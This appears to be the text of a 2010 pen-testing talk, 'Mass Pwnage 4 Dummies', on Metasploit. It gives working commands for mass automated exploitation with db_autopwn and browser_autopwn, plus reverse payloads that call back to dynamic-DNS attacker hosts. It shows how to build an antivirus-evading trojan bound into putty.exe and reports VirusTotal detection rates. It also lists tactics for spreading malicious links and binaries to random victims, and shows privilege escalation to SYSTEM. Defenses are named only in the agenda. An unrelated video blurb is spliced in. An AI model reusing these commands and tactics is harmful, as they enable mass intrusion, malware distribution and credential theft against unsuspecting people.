Mass Pwnage 4 Dummies

Latest pen-testing tricks using Metasploit

What this talk will cover

- Quick Background
- Latest Metasploit 3.5 features
- Automated Attacking even a cave man could do it.
- Compromising in Mass (Random)
- Bypassing A/V (Generating a Trojan)
- The Undetectable Attack
- Compromising in Mass (Targeted)
- Defense methods open debate

Quick Background

MSF (Metasploit Framework) Created by Texas native HD Moore originally as a perl based hacking game in 2003 it's now the most popular open source security framework.

Commercial alternatives are: Canvas, Core Impact and Rapid7 which recently purchased and commercially forked Metasploit.

The BSD License open source project will still remain supported and developed.

Metasploit 3.5 released

613 exploits available, 306 auxiliary modules, 215 payloads

Java based GUI using xml-rpc API

New automation, scripting capabilities

Java based Meterpreter

New Railgun feature

Ipv6 over ipv4 payload connect (toredo)

Meterpreter rev_https tcp connect payload (new to 3.4)

Support for DNS in LHOSTS (new to 3.4)

Post exploitation plugins (priv escalation, hashdump), brute forcing from meterper (new to 3.4)

Msfencode packing to binaries (new to 3.4)

Automated attack 1: db_autopwn

DB_AUTOPWN, uses nmap to scan a range of IP's save to a database and then try all matching exploits based on OS and port/service.

```
msf > db_connect test.db
[*] Successfully connected to the database
[*] File: test.db
msf > db_nmap -sV -O 192.168.1.0/24
msf > db_autopwn -t -e
```

Attacks all hosts with potentially vulnerable open ports (thats it!)

But this is sooooo 2006...

Automated attack 2: browser_autopwn

BROWSER_AUTOPWN is the defacto automated attack plugin, javascript browser and plugin version detections helps accuracy, one link to rule them all muahahha.

```
msf > use server/browser_autopwn
msf auxiliary(browser_autopwn) > gset LHOST clickmeplz.dyndns.org
msf > set payload windows/meterpreter/reverse_tcp
Msf > exploit
[*] Using URL: http://0.0.0.0:8080/t5LZFM5y0Z
[*]  Local IP: http://192.168.1.70:8080/t5LZFM5y0Z
[*] Server started.
```

Now to distribute the link...
http://192.168.1.70:8080/t5LZFM5y0Z

Compromising in Mass (Random)

1: Have public access to your metasploit reverse payload via dynamic dns service such as free dyndns.org and use the new LHOST /w DNS support feature.

2. Port forward your payload back clickm3plz.dyndns.org:443 → 192.168.1.100:4444

3. URL shorten your browser_pwn link for obsfucation:


http://clickm3plz.dyndns.org/t5LZFM5y0Z →

http://tinyurl.com/23mjb2q

4. Distribute

This is essentially how bad guys are building botnets right now.

What ways could *you* think of to distribute the link?



Auto-Tune the News: BED INTRUDER SONG!!! (now on iTunes)

schmoyoho | Rated: TV-Y | Season 1 Ep. 12b | Release: October 05, 2010

iTunes: http://itunes.apple.com/us/... Antoine's shirts: http://www.district...

Ballad of Clickmylinkplz

Used a dummy landing page with simple javascript browser detection code and Google analytics to record my bit.ly and tiny.url spam.

In 2 days of research I found the following:

Youtube: 492 visitors clicked my link, ~40% used vulnerable browsers.

Twitter: 66 visitors clicked my link, ~27% used vulnerable browsers.

Most vulnerable browser still used: MS IE 6

Intro to Meterpreter

Advanced payload originally designed for Windows but now supports various operating systems. Meterpreter can run as a service or a standalone hidden user process.

Meterpreter allows advanced post exploitation control and scripting on compromised systems, some features are but not limited to:

Key Logging, Screen Shot, Control of Mouse/Keyboard, Privilege escalation, Memory dump, Hash grabbing, Pivoting attacks such as hash passing.

Bypassing A/V

Metasploit has a feature to generate and pack payloads such as Meterpreter directly into binaries. (Build your own trojan)


Msfpayload creates the binary
Msfencode packs binary to evade A/V signature matching
Msfencode can attach to existing binaries to further avoid detection such putty.exe

```
./msfpayload windows/meterpreter/reverse_https LHOST=
symantec32.dyndns.org R
| ./msfencode -t exe > winzip.exe
```

Notice you can embed hostnames into the binary

Checking Virus total

Uploaded simple msfencoded binary to Virus Total



VIRUS TOTAL

Virustotal is a **service that analyzes suspicious files** and facilitates the quick detection of viruses, worms, trojans, and all kinds of malware detected by antivirus engines. More information...

File **winzip.exe** received on **2010.06.18 16:01:03 (UTC)**
Current status: **finished**
Result: **21/41 (51.22%)**

Which products missed this simple packed binary:

Avast
Clam-AV
Fortinet
Kapersky
Microsoft
nProtect
Symantec
Trend Micro

Some of these are corporate desktop standards.

Packing binaries

Packing has been used for years to obsfucate malware binaries by introducing entropy (randomness) and compression

Metasploit by default uses the shikata_gai_nai a polymorphic XOR additive feedback encoder (fancy name for packer algo) and Japanese for “Nothing can be done”.

My testing shows that shikata_gai_nai with 2 interations can avoid over 90% of A/V signatures.

Enhancing evasion


Turn up the packing algorithm passes or tagging to a legit binary can reduce the Virus Total matches significantly.

```
./msfpayload windows/meterpreter/reverse_https
LHOST=symantec20.dyndns.org R

| ./msfencode -t exe -x ../downloads/putty.exe -k -o newputty.exe
-e x86/shikata_ga_nai -c 5
```

When binary is run on the target machine, meterpreter will execute and hide in the background and real putty.exe will also run fooling the user into thinking everything is fine.

Checking Virus total again

Single pass packed and attached to putty.exe



Virustotal is a **service that analyzes susp** **files** and facilitates the quick detection of v worms, trojans, and all kinds of malware de by antivirus engines. More information...

File **newputty.exe** received on **2010.06.18 17:57:26 (UTC)**
Current status: **finished**
Result: **8/41 (19.51%)**

8/41 That is an interesting difference!

Random Malicious Binary Distribution

- Added to Bittorrent as desirable warez (cracked winzip)
- Linked in blog comments, social networks
- Repackaged as hard to find windows device driver (popular printer driver)
- Uploaded to popular discussion forum as latest free game hacking tool
- Attached to email...

This is the other way botnet's are born!

Post compromise fun (Meterpreter)

```
meterpreter > use priv
Loading extension priv…success.

meterpreter > getsystem -t 1
…got system (via technique 1).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Hashdump script nabs the NT HASHS

